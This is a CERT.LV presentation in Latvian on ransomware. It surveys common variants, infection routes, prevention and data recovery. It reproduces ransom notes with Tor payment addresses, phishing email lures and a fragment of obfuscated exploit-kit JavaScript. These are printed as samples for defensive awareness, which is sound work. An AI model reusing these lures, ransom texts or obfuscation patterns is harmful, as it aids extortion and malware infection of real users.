

Šifrējošie vīrusi

26.04.2016.

Gints Mākalnietis, CERT.LV

Latvijā biežāk novērotie varianti

CERT.LV

Information Technologies
Security Incident
Response Institution

- ❑ **CTB-Locker (Critroni)**
- ❑ **Crypto Wall**
- ❑ **Tesla Crypt**
- ❑ **CryptoLocker**
- ❑ **Linux Encoder**
- ❑ **Dažādi iepriekšējo paaudžu šifrējošie vīrusi**

Latvijā biežāk novērotie varianti

CERT.LV

Information Technologies
Security Incident
Response Institution

Jūsu datora faili ir nošifrēti ar CTB-Locker.



Jūsu datora faili ir nošifrēti ar CTB-Locker.

Jūsu dokumenti, bildes, datubāzes un citi svarīgi faili tika nošifrēti ar neuzlaužamu šifrēšanas algoritmu un atslēgu ģenerētu šim datoram.

Privātā atslēga failu atšifrēšanai ir noglabāta slēptā interneta serverī un nevienam nav iespējas atšifrēt jūsu failus tikmēr, kamēr jūs nesamaksāsiet prasīto summu lai saņemtu privāto atslēgu.

Jums ir tikai 96 stundas laika, lai nosūtītu maksājumu. Ja jūs neveicat maksājumu norādītajā laikā, visi jūsu faili paliks neatgriezeniski nošifrēti un neviens nevarēs tos atšifrēt.

Nospiežat 'Apskatīt' lai apskatītu sarakstu ar failiem kas tika nošifrēti.

Nospiežat 'Turpināt' lai turpinātu uz nākošo lapu.



UZMANĪBU! NEMĒGINIET IZDZĒST PROGRAMMU PAŠĻ. JEBKĀDAS DARBĪBAS LAI DZĒSTU PROGRAMMU IZRAISĪS ATŠIFRĒŠANAS ATSLĒGAS IZNĪCINĀŠANU. JŪS NEATGRIEZENISKI PAZAUDĒSIET SAVUS FAILUS. VIENĪGAIS VEIDS, KĀ SAGLABĀT SAVUS FAILUS IR SEKOT INSTRUKCIJĀM.

Apskatīt

95:59:21

Turpināt >>

Jūs varat to atvērt un nokopēt adresi un atslēgu.

Latvijā biežāk novērotie varianti

CERT.LV

Information Technologies
Security Incident
Response Institution

_Locky_recover_instructions.txt - Notepad

File Edit Format View Help

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://i3ezlvkoi7fwyood.tor2web.org/D9DA2D65EEFC0735>
2. <http://i3ezlvkoi7fwyood.onion.to/D9DA2D65EEFC0735>
3. <http://i3ezlvkoi7fwyood.onion.cab/D9DA2D65EEFC0735>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: i3ezlvkoi7fwyood.onion/D9DA2D65EEFC0735
4. Follow the instructions on the site.

!!! Your personal identification ID: D9DA2D65EEFC0735 !!!

Latvijā biežāk novērotie varianti

CERT.LV

Information Technologies
Security Incident
Response Institution

Howto_Restore_FILES.HTM x

file:///C:/Users/User/Desktop/Howto_Restore_FILES.HTM

NOT YOUR LANGUAGE? USE [Google Translate](#)

***What happened to your files?**
All of your files were protected by a strong encryption with RSA-4096
More information about the encryption RSA-4096 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret keypair RSA-4096 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our Secret Server!!!

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. <http://idjsnfnkwjefnsdf.likinrealm.com/>
2. <http://krfdnhfnsai3d.abeleros.com/>
3. <http://idjsnfnkwjefnsdf.likinrealm.com/>
4. <https://4nauizsaaopuj3qj.onion.to>
5. <https://4nauizsaaopuj3qj.tor2web.org/>
6. <https://4nauizsaaopuj3qj.onion.cab/>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the tor-browser address bar: 4nauizsaaopuj3qj.onion/
4. Follow the instructions on the site.

Latvijā biežāk novērotie varianti

CERT.LV

Information Technologies
Security Incident
Response Institution



WARNING!

Your personal files are encrypted!

11:41:39

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open <http://maktub5bqijsujt2.onion.link>
or <http://maktub5bqijsujt2.torstorm.org>
or <http://maktub5bqijsujt2.tor2web.org>

in your browser. They are public gates to the secret server.

If you have problems with gates, use direct connection:

- 1) Download TOR Browser from <http://torproject.org>
- 2) In the Tor Browser open the <http://maktub5bqijsujt2.onion>

(Note that this server is available via Tor Browser only. Retry in 1 hour if site is not reachable).

Write in the following public key in the input form on server:

```
JWSN2-RC7HR-FFGVJ-NU6CP-KCT3K-TU37J-R86JM-EBE6A-DYQC1-5BB6K-6E8SR-PQ43A-8GQR8-VAQ8Y  
GWRFM-8T3W2-83XSU-K2BFK-VUH82-WXYNC-3CAW1-PX75U-51TM0-Q36GK-HDCCT-H01NK-J6CT4-84A5D  
YAAB0-85F4P-BHMN5-UEU5W-SR734-SN1GX-8KFNT-C8MON-2BSTP-GGG74-T7FYH-R7HNG-FKM3N-H25WJ  
OATKU-U0VZJ-VSBS5-81G35-SWV4Q-06WMQ-4HUS1-7V8CW-MAJ21-VVQ7B-30X2T-05GUK-WBDCS-K3FHS  
5JPPBJ-KU1Y1-3WIE1-CZY8P-M2APD-SYN56-P3G7N-HZQGV-XW01V-2V301-DQEDG-HANRW-AY43A-18FGH  
Q7UMK-1E42W-FT7H4-ZE077-U064K-KCCKV-2UNH4-5NV6U-QV0VX-WAVDD-XMREH-UE8T2
```

Copy Public Key to Clipboard 

Datora inficēšanas veidi

□ Inficēts e-pasta pielikums

Reply Forward Archive Junk Delete More

From: Lynette mcculloch <mccullochLynette55770@kidstuffentertainment.com.au>★

Subject: **Package # 24980218** 2016.03.02. 11:15

To: [redacted]

Dear Client,

Your replacement package was shipped 5 days ago and is now being transferred to your local post office.

The package identification number is # 24980218 , please double-check the information on it in the file attached below.

We are grateful for your purchase from our shop and are very sorry for the inconvenience.

> 1 attachment: Invoice_ref-24980218.zip 2,9 KB

Save

Tēma: Neapmaksāts rēķins

Labrit,

Pec musu gramatvedibas datiem, jums ir neapmaksats rekins pret musu uzņemumu. Ludzam steidzami veikt apmaksu!!! Ludzam nosutit maksajuma uzdevumu!

Rekina kopija <http://failiem.lv/u/q/ifsujz>


Datora inficēšanas veidi

□ Drive-by download – Angler EK+ Joomla, WP

```
1 <div id="dorlhvpvzimy" class="rcluhgitsugvv">29bXzekqModJ</div>
2 <div id="wrftenlkkot" class="rcluhgitsugvv">cqdkaqe qbe a ebfauedefc qbkjdja cobc, bba r - ao dlb jakateceodkawc jdecyc rawbobbw b jdrdocwe j dm dactxtev
3 crdeesay; ald iekcz d bdm cnev dr czejasdpa nchapaia o bfc fcn, ahblpdea lcjdm. dkcx d fdbbnca avdteubxalzbzqb lb, ubdbncaep ad ald d d, vdm av, a kafbl
4 <script>
5 var tredeodbnmgobyx=(2055878081>2072538152?"\x77":"re");
6 var laggrgbaruwm=(423560703+632112738<981343237+338177551?"\x72\x76":"\x71");
7 var qvxfwyhqcgv=(578707545<496514000?"yq":"r");
8 var hwllmeqjokunogwf=(443432877+272807063<205549370+1307039063?"r":"\x6e");
9 tredeodbnmgobyx+=(124455467+402332886<1574994090+294769063?"\x74\x75\x72":"le");
10 var ibitesyikf=(164054752+43351663<237495942+699601696?"\x72\x65":"qnp");
11 var isqcowcinahup=(1580122820+504096621<1757060717+369355398?"e":"jal");
12 var rpdltttjfcxvym=(943265138<386118228?"\x62\x6e\x75":"\x72\x65\x74\x75\x72\x6e");
13 ibitesyikf+=(31162859<7222999?"\x6c":"tu");
14 var eorgilycztzz=(46453175+602566234<585215766+494992010?"\x72\x65\x74":"\x77");
15 var qfplmgofqnxda=(1124983459>1373161133?"lo":"\x72\x65\x74\x75");
16 eorgilycztzz+=(703692603+1149070741<2100033616+25934088?"\x75\x72\x6e\x20\x64\x6f":"\x76");
17 var dwlmgfcfvnqp=(268882572<212959165?"kny":"\x76\x61\x72\x20");
18 var wmlqafvisqk=(1089449916<835621483?"wi":"retu");
19 dwlmgfcfvnqp+=(635311554+1288137615<1859549438+185751251?"v1wrkmy":"\x76\x61");
20 var vcxoofcyu=(1172724388+789004529>1307555909?"r":"\x67\x79\x70");
21 var omjibozpcxzfn=(709803604+935547585>93193323?"\x72":"\x6f");
22 var zmkhyrpwukavli=(371553297<292619764?"as":"M");
23 var xlepaaejhaz=(1166386837>1249187819?"lzb":"r");
24 rpdltttjfcxvym+=(498013333<169339734?"ypv":"\x20\x64");
25 rpdltttjfcxvym+=(557618280<212159690?"cya":"orl");
26 xlepaaejhaz+=(37680197+10403170<566313576+928289723?"e":"\x6e");
27 qvxfwyhqcgv+=(266131310+980166550<617133235+913348081?"\x65\x74\x75\x72":"\x70\x65");
28 var wrftenlkkot=(1639529452>2091806976?"\x68\x70":"\x77");
29 isqcowcinahup+=(1271904839+372098213<926409295+916921616?"\x76\x61\x6c":"\x75");
30 var dorlhvpvzimy=(1930879394>2125002661?"\x6d\x79\x6c":"dorlh");
31 hwllmeqjokunogwf+=(246228987>1216634236?"ig":"eturn na");
32 var temndvqvenjddl=(551594857<213638252?"wmr":"\x63");
33 vcxoofcyu+=(613913274+1201760619<1573906125+294757507?"e":"\x75\x6a");
34 dorlhvpvzimy+=(1431106984>1715691873?"\x61\x6d\x79":"\x70");
35 wrftenlkkot+=(1931978563>2091848495?"zcu":"rftenlk");
36 laggrgbaruwm+=(63950008<58323679?"sk":"\11");
```


Datora inficēšanas veidi

□ Botnet



Datora inficēšanas veidi

▣ Ievainojamības serverī

Your personal files are encrypted! Encryption was produced ...
www.████████.dk/media/dhl/README_FOR_DECRYPT.txt ▼
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~420 USD). **Without this key, you ...**

Your personal files are encrypted! Encryption was produced ...
https://www.███.████.com/cp/README_FOR_DECRYPT.txt ▼
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~420 USD). **Without this key, you ...**

Your personal files are encrypted! Encryption was produced ...
████████.com/var/README_FOR_DECRYPT.txt ▼
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~420 USD). **Without this key, you ...**

Your personal files are encrypted! Encryption was produced ...
████████.com/README_FOR_DECRYPT.txt ▼
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~420 USD). **Without this key, you ...**

Your personal files are encrypted! Encryption was produced ...
www.████████.com/README_FOR_DECRYPT.txt ▼
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~420 USD). **Without this key, you ...**

- **Grāmatvedība** – iecienīts mērķis dažādiem datorvīrusiem. Sašifrētas grāmatvedības datubāzes praktiski garantē ienākumus vīrusa autoriem.
- **Uzņēmumi** – nepietiekami aizsargātas IS ir iekārots mērķis. Ja nav rezerves kopiju – uzņēmumam vienkāršāk ir samaksāt.
- **Privātie datorlietotāji** – maksājamās summas parasti ir pārāk augstas privātpersonai.

- **Rezerves kopijas** – veidojiet un **DROŠI** glabājiet!
- **Atjauninājumi** – uzbrucējam pietiek ar vienu nedrošu komponentu!
- **Neklikšķiniet uz saitēm** – ne e-pastā, ne sociālajos tīkos
- **Netveriet negaidītus e-pasta pielikumus** – pārjautājiet to sūtītājam, ja tādu negaidāt.
- **Atslēdziet ActiveX, Macro** funkcijas MS Office programmās

- **Izmantojiet ugunsmūra / IPS sistēmas**
– tās botnetu un EK ierobežošanā
palīdz vairāk kā AV
- **E-pastu filtri** – bloķējiet .scr, .js, .bat,
.exe pārsūtīšanu e-pasta serverī
- **AppLocker/SRP** – vismaz bloķējiet
programmu izpildi no %APPDATA% un
%TEMP%
- **Koplietošanas mapes** – pārskatiet
tiesības tajās rakstīt / dzēst



Vai datus var atgūt?

- **CTB-Locker, Crypto Wall – šobrīd **nav** iespējams**
- **TeslaCrypt – ir bezmaksas CISCO izstrādāta atšifrēšanas programma**
- **CryptoLocker – ir bezmaksas rīks no FireEye**
- **Linux Encoder – ir bezmaksas rīks no Bitdefender**
- **Dažādi vecāki šifrējošie vīrusi – eksistē rīki no Kaspersky, Dr.Web un citiem ražotājiem.**

Darbības datu atgūšanai

1. Informējiet **CERT.LV**
2. Izveidot pilnu šifrētā diska kopiju (**DD, HDD clone, Clonezilla**)
3. Identificējiet datorvīrusu, kas veicis failu šifrēšanu – **nepaļaujaties uz tekstiem**, ko paziņojumos ieliek vīrusu autori, eksistē «**viltoti**» šifrējošie vīrusi, kas izmanto svešus nosaukumus savos paziņojumos.
4. Izmēģiniet atgūt datus, izmantojot Windows **Volume shadows copy /File History**

Darbības datu atgūšanai



Darbības datu atgūšanai

5. Neveiksmes gadījumā, izmantojiet failu atgūšanas programmas – **Foremost, PhotoRec**, un dažādus komerciālus rīkus
6. Ja failu zaudēšana radījusi ievērojamus zaudējumus – **informējiet valsts policiju!**
7. Atjaunojiet datora darbību **saglabājot šifrēto disku vai tā «klonu»** - iespējams, to varēs atšifrēt pēc kāda brīža, ja atklāsies šifrēšanas kriptogrāfiskas nepilnības, vai tiks pārņemta vīrusa izplatītāju

Ko nedarīt

Nemaksājiet izspiedējiem!

**Nav garantijas, ka atgūsiet
datus, bet jūsu nauda tiks
ieguldīta arvien jaunu
datorvīrusu izstrādē!**

- ❑ *«5-7% on tier 1's 0.5% on crap like india»*
- ❑ *«only target tier 1 countries so UK,CA,US,AU. im making around **15k** a month gross and **net profit** is around **8k**.i used to do asia runs but they make so little its not worth my time»*

Attīstības tendences

- **Jaunas versijas apdraud arvien vairāk OS:**
 - Ransom32 ir rakstīts tīri Javascript, CSS un HTML. Pastāv iespēja to pielāgot darbam MacOS un Linux vidē.
 - Linux Encoder reāli sašifrē ievainojamus Linux serverus, vai to failsistēmas daļas
 - Vai nākošie būs mobilie telefoni?
- **Vīrusu rakstītāji pieļauj arvien mazāk kriptogrāfisku kļūdu, tāpēc daudzi šifrētie dati tiešām nav atgūstami, bez piekļuves pie datorvīrusa CC.**

Paldies!

<https://www.cert.lv>

cert@cert.lv